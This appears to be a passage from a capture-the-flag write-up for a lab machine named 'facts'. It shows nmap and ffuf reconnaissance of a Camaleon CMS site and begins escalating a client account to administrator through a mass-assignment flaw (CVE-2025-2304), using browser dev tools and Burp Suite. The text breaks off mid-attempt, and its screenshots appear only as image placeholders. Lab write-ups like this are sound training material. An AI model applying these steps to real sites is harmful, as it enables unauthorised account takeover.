This is fact writeup by Jiseok Song


nmap

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp open  http    syn-ack ttl 63 nginx 1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
|_http-server-header: nginx/1.26.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Add facts.htb to /etc/hosts

Web Enumeration

Visit facts.htb




Source code shows camaleon_first

```
<!DOCTYPE html>
<html lang="en">
<head>
    <!-- META SECTION -->
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <!-- END META SECTION -->

    <link rel="stylesheet" href="/assets/themes/camaleon_first/assets/css/main-41052d2acf5add707cadf8d1c12a89a9daca83fb8178fdd5c9105dc6c566d25d.css" />
    <link rel="stylesheet" href="//fonts.googleapis.com/css?family=Montserrat%3A400%2C700&ver=4.2.2">
    <script src="/assets/themes/camaleon_first/assets/js/main-2d9adb006939c9873a62dff797c5fc28dff961487a2bb550824c5bc6b8dbb881.js"></script>

    <meta name="csrf-param" content="authenticity_token" />
<meta name="csrf-token" content="IIzH7wk6DqsVLpAS2JjpWeRsFG0VrGprTz16uH2-KhjGHH0zh_BBDLciuXp1p3I1MMQ3kersFNh54TmiSSCJWg" />
<title>facts</title>
<link rel="icon" type="image/x-icon" href="http://facts.htb/randomfacts/primary-question-mark.png">
<link rel="alternate" type="application/rss+xml" href="http://facts.htb/rss">
<meta property="og:title" content="facts">
<meta property="og:type" content="website">
<meta property="og:url" content="http://facts.htb/">
<meta property="og:image" content="http://facts.htb/randomfacts/dogspoop.png">
<meta name="twitter:card" content="summary">
<meta name="twitter:title" content="facts">
<meta name="twitter:url" content="http://facts.htb/">
<meta name="twitter:image" content="http://facts.htb/randomfacts/dogspoop.png">
<meta name="twitter:domain" content="facts.htb">
<meta name="image" content="http://facts.htb/randomfacts/dogspoop.png">
<meta name="url" content="http://facts.htb/">
<script>var ROOT_URL = 'http://facts.htb/'; var LANGUAGE = 'en'; </script>
```

I can browse camaleon cms github




Let's try fuzzing directories. Since it returns 200 for invalid page, it needs to be filtered.


```
ffuf -u http://facts.htb/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -fl 125 -fc 500
```

```
search                  [Status: 200, Size: 19187, Words: 3276, Lines: 272, Duration: 1628ms]
js                      [Status: 200, Size: 1146, Words: 135, Lines: 10, Duration: 1896ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1987ms]
.js                     [Status: 200, Size: 1146, Words: 135, Lines: 10, Duration: 1922ms]
rss                     [Status: 200, Size: 647, Words: 78, Lines: 13, Duration: 1942ms]
ajax                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2045ms]
404                     [Status: 200, Size: 4836, Words: 832, Lines: 115, Duration: 1728ms]
sitemap                 [Status: 200, Size: 3508, Words: 424, Lines: 130, Duration: 1887ms]
post                    [Status: 200, Size: 11308, Words: 1414, Lines: 152, Duration: 2346ms]
captcha                 [Status: 200, Size: 6127, Words: 28, Lines: 29, Duration: 2326ms]
500                     [Status: 200, Size: 7918, Words: 1035, Lines: 115, Duration: 2315ms]
robots                  [Status: 200, Size: 33, Words: 2, Lines: 1, Duration: 2291ms]
welcome                 [Status: 200, Size: 11966, Words: 1481, Lines: 130, Duration: 2718ms]
```


Go to admin shows a login page



I can create an account and login



It shows version 2.9.0




Profile shows my role is client

From here, there are two ways to exploit

Get trivia shell

Option 1. Use mass assignment vulnerability


CVE-2025-2304(https://nvd.nist.gov/vuln/detail/CVE-2025-2304) shows that it's vulnerable to mass assignment. Let's try changing role to admin.




Role is disabled, but I can change it in developer mode(ctrl+shift+i).




Just get rid of this part and I can change it.




Turn on burpsuite and change role as administrator.



But after hard refresh(ctrl+shift+r), it doesn't change.




Let's try mass assignment in register process



